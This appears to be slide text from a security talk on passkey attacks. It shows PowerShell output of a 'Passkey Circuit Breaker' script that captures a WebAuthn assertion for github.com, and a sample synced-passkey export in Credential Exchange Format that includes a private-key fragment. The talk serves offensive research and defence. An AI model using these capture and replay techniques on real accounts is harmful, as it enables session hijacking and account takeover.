
From Passkeys to OIDC Access Tokens



DEMO

OpenID Connect Token Acquisition

Passkey Circuit Breaker Attack – End User



Passkey Circuit Breaker Attack – Operator

PowerShell


```
PS > .\Invoke-PasskeyCircuitBreaker.ps1 -Suspend -BlockTraffic
Listening for WebAuthN assertion response events... Press Ctrl+C to stop.
Write-Error: C:\Users\Michael\source\repos\SpecterOps\pass-the-passkey\Src\Scripts\Invoke-PasskeyCircuitBreaker.ps1:74
Line |
  74 |  …               Block-ProcessOutboundTraffic -ProcessPath $process.Path
     |                  ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
     | Error blocking outbound traffic for C:\Program Files\Mozilla Firefox\firefox.exe.
Captured WebAuthn assertion request:

EventId     : 1103
Time        : 5/11/2026 11:36:19 AM
UserSid     : S-1-5-21-1084105731-826279734-3585910670-1001
UserName    : GRAY\Michael
ProcessId   : 1396
ProcessName : firefox
ThreadId    : 20008
RpId        : github.com

Captured CTAP device info event:

EventId      : 2104
Time         : 5/11/2026 11:36:26 AM
UserSid      : S-1-5-21-1084105731-826279734-3585910670-1001
UserName     : GRAY\Michael
ProcessId    : 1396
ProcessName  : firefox
ThreadId     : 20008
ProviderName : MicrosoftPlatformProvider
Manufacturer :
Product      :
AAGuid       : 00000000-0000-0000-0000-000000000000

Captured WebAuthn assertion response:

EventId             : 2106
Time                : 5/11/2026 11:36:26 AM
UserSid             : S-1-5-21-1084105731-826279734-3585910670-1001
UserName            : GRAY\Michael
ProcessId           : 1396
ProcessName         : firefox
ThreadId            : 20008
Origin              : https://github.com
PublicKeyCredential : {"id":"kGExWOTJk3CV-igJrwoDrupadlREaz5hgV7LlucUDho","rawId":"kGExWOTJk3CV-igJrwoDrupadlREaz5hgV7LlucUDho","type":
                      "public-key","authenticatorAttachment":"platform","response":{"clientDataJSON":"eyJ0eXBlIjoid2ViYXV0aG4uZ2V0IiwiY
```

GitHub the Grey – Session-Bound Challenges

Pass-the-Passkey


Synced Passkey Attacks

Synced Passkeys




Source: Yubico

Server-Side Synced Passkey Protection




Source: Microsoft

KeePassXC Passkey Export




Bitwarden Vault Export



Credential Exchange Format (CXF)

```
{
    "id": "akKA3Y0jQRuK7sKplB0Y9w",
    "creationAt": 1705142400,
    "modifiedAt": 1705228800,
    "title": "WebAuthn.io",
    "subtitle": "johndoe",
    "credentials": [
        {
            "type": "passkey",
            "credentialId": "Y3JlZGVudGlhbElkRXhhbXBsZQ",
            "rpId": "webauthn.io",
            "username": "johndoe",
            "userDisplayName": "John Doe",
            "userHandle": "cnEzaNHWcYK3coWZjvoaV1Hj9gnI12mKe2dL2HZVFlY",
            "key": "MIGHAgEAMBMGByqGSM49AgEGCCqGSM49AwEHBG0wawIBAQQgARu_0
            "fido2Extensions": {
                "hmacSecret": {
                    "algorithm": "HS256",
                    "secret": "c2VjcmV0X2tleV9kYXRh"
```

Passing the Synced Passkeys



DEMO

Passing the Synced Passkeys

